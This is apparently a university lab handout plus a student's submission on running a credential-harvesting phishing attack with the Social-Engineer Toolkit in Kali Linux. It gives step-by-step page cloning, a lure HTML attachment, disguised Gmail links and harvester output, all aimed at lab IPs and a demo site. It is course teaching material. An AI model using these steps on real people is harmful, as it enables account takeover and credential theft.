

Prince Sultan University
College of Computer and Information Sciences
CYS401 – Fundamentals of Cybersecurity

Practical 1: Social Engineering Attack in Kali Linux

***Disclaimer:** All the labs in this course are prepared for educational purposes. we can't harm anyone all the commands are done within our own system and network.*

Instructions:

- a. The assignment must be done individually.
- b. The assignment is of 10 marks. You'll have to demonstrate the assignment on your PC OR submit a report. For each assignment, there will be an assessment.
- c. The assignment should preferably be done on a laptop.
- d. Required Tools: Kali- Linux, Firefox, python.

Lab Details:

In this practical, we will learn how to launch social engineering attack using “setoolkit” tool in Kali Linux.

First, we will create the fake Facebook portal for sign in (it can be bank site, twitter or any other account), same as the original Facebook page to deceive the victim. Secondly, we will send the link of that fake page to the victim through Gmail account in an attachment. If the victim clicks on that attachment and enter his/her login credentials, the victim login credential will directly go to the attacker. Then attacker will use those credentials to access the victims accounts that are associated with that email. This method is called credential harvesting method.

Steps:

1. **Create the fake Website Portal.**
2. In Kali Linux, go to applications, select social engineering.

3. Type password **kali** → type 1 “Social Engineering Attack” → Type 2 “Website Attack Vectors” → Type 3 “Credential Harvester Attack Method” → Type 2 “Site Cloner”.
4. It will ask for the IP Address (Copy the given IP somewhere for later use 192.168.42.129). This is the address of Kali Machine. Just Hit “ENTER”.
5. Go to the browser, open facebook.com and copy the website URL OR <http://demo.testfire.net/login.jsp>
6. Paste the copied URL in “enter the URL to clone” option in the kali terminal. And hit “ENTER”
7. Go to your web browser. In the search URL type the IP address of Kali Machine and hit “ENTER”.
8. You will see the fake portal has been generated successfully.
9. Now login with the “username” and “password” and click Sign in. Your credential will directly go to your Kali Machine IP address (which is acting as an attacker). (Note: Don’t close the browser window).
10. Go to your Kali Terminal and check, you will see the username and password there. Now you can use this username and password to access other accounts of this user.
11. It looks very simply but the issue is that user will not click on this URL directly. Now at this stage we will generate the phishing email and send the link of this fake portal to the user. If the user clicks on that link, he/she will be redirected to the fake Facebook page.
12. Do not Close the Previous Terminal of Kali Linux.
13. **Creating the Phishing Email.**
14. Open your email account in kali browser.


1st Method:

1. Compose an email and write the victim email ID and subject of the email. Facebook Account needs attention/ Facebook account expired/ Facebook Support.
2. **Create an “html” file:**
 - a. Open notepad/mousepad in kali and write this code and save as .html


- b. `<html>`
`<body>`
`<a href="http://192.168.42.129">Login to Google here</a>`
`</body>`
`</html>`
- 3. Attach the file with the email and send it to the victim.
- 4. Upon receiving, if the victims click on the attachment in the email, he will be redirected to the fake Facebook page, that looks exactly the real one.
- 5. If the user enters the username and password the credentials will directly go to the attacker. Check in kali terminal.

2nd Method:

- 1. After logging into your email account, click the Compose button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.
- 2. Position the cursor where you wish to place the fake URL, then click the Insert link icon.



- 3. In the Edit Link window, first type the actual address of your cloned site in the Web address field under the Link to section. Then, type the fake URL in the Text to display field. In this case, the actual address of our cloned website is `http://192.168.42.129`, and the text that will be displayed in the message; click OK



4. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a “Go to link” pop-up. Once verified, send the email to the intended user.
5. Open any web browser, sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.
6. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of a website.
7. The victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks Login, he/she will be redirected to the legitimate **website** login page. Note the different URLs in the browser address bar for the cloned and real sites.
8. As soon as the victim types in his/her Username and Password and clicks Login, SET extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim’s account.
9. Scroll down to find Username and Password displayed in plain text, as shown in the screenshot.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help


[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.10.10 - - [25/Aug/2020 06:43:28] "GET / HTTP/1.1" 200 -
10.10.10.10 - - [25/Aug/2020 06:43:29] "GET /js/jquery.min.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:29] "GET /js/jquery.superfish.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:30] "GET /js/jquery-ui.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:30] "GET /js/jquery-ui.selectmenu.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:30] "GET /js/jquery.flexslider-min.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:30] "GET /js/jquery.quicksearch.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:30] "GET /js/jquery.script.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:30] "GET /js/jquery.min.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:40] "GET /js/jquery.superfish.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:43:50] "GET /js/jquery-ui.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:44:00] "GET /js/jquery-ui.selectmenu.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:44:10] "GET /js/jquery.flexslider-min.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:44:21] "GET /js/jquery.quicksearch.js HTTP/1.1" 404 -
10.10.10.10 - - [25/Aug/2020 06:44:31] "GET /js/jquery.script.js HTTP/1.1" 404 -

[*] WE GOT A HIT! Printing the output:
PARAM: __VIEWSTATE=/wEPwULLTE3MDcSMj0zOTdkZHS10cnJ+BsUztSM/WLqLfqt5uNaq6G+46A4bz6/sML
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: EVENTVALIDATION=/wEdAARJUub9rbpdxjNNNjxtMLIRWmttRuI19ae3DBg1DcnOGGCP002LAX9axRe6vMQJ2F3f3Aw
SKugakAa3qx7zRfq070LdPacUhnsgPpHrm03j16uFMcyULVYtnt+iQJ0BgU=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin
POSSIBLE PASSWORD FIELD FOUND: txtpwd=password
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.10.10.10 - - [25/Aug/2020 06:48:05] "POST /index.html HTTP/1.1" 302 -
```

*****PHISHING SUCCESSFUL 😊*****

Submission:



Altoro Mutual


Online Banking Login

Username: admin

Password: password

Login

Once i entered the ip address it opened prefiled



Session Actions Edit View Help

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

IP address for the POST back in Harvester/Tabnabbing [192.168.64.2]:

Example: http://www.thisisafakesite.com

Enter the url to clone: http://demo.testfire.net/login.jsp

Cloning the website: http://demo.testfire.net/login.jsp

This could take a little bit...

The best way to use this attack is if username and password form fields are available. And

The Social-Engineer Toolkit Credential Harvester Attack

Credential Harvester is running on port 80

Information will be displayed to you as it arrives below:

```
192.168.64.2 - - [17/Oct/2026 04:17:14] "GET / HTTP/1.1" 200 -
192.168.64.2 - - [17/Oct/2026 04:17:15] "GET /favicon.ico HTTP/1.1" 404 -
```

WE GOT A HIT! Printing the output:

POSSIBLE PASSWORD FIELD FOUND: uid=admin

POSSIBLE PASSWORD FIELD FOUND: passw=password

POSSIBLE USERNAME FIELD FOUND: btnSubmit=Login

WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Once i clicked login I saw the username and password

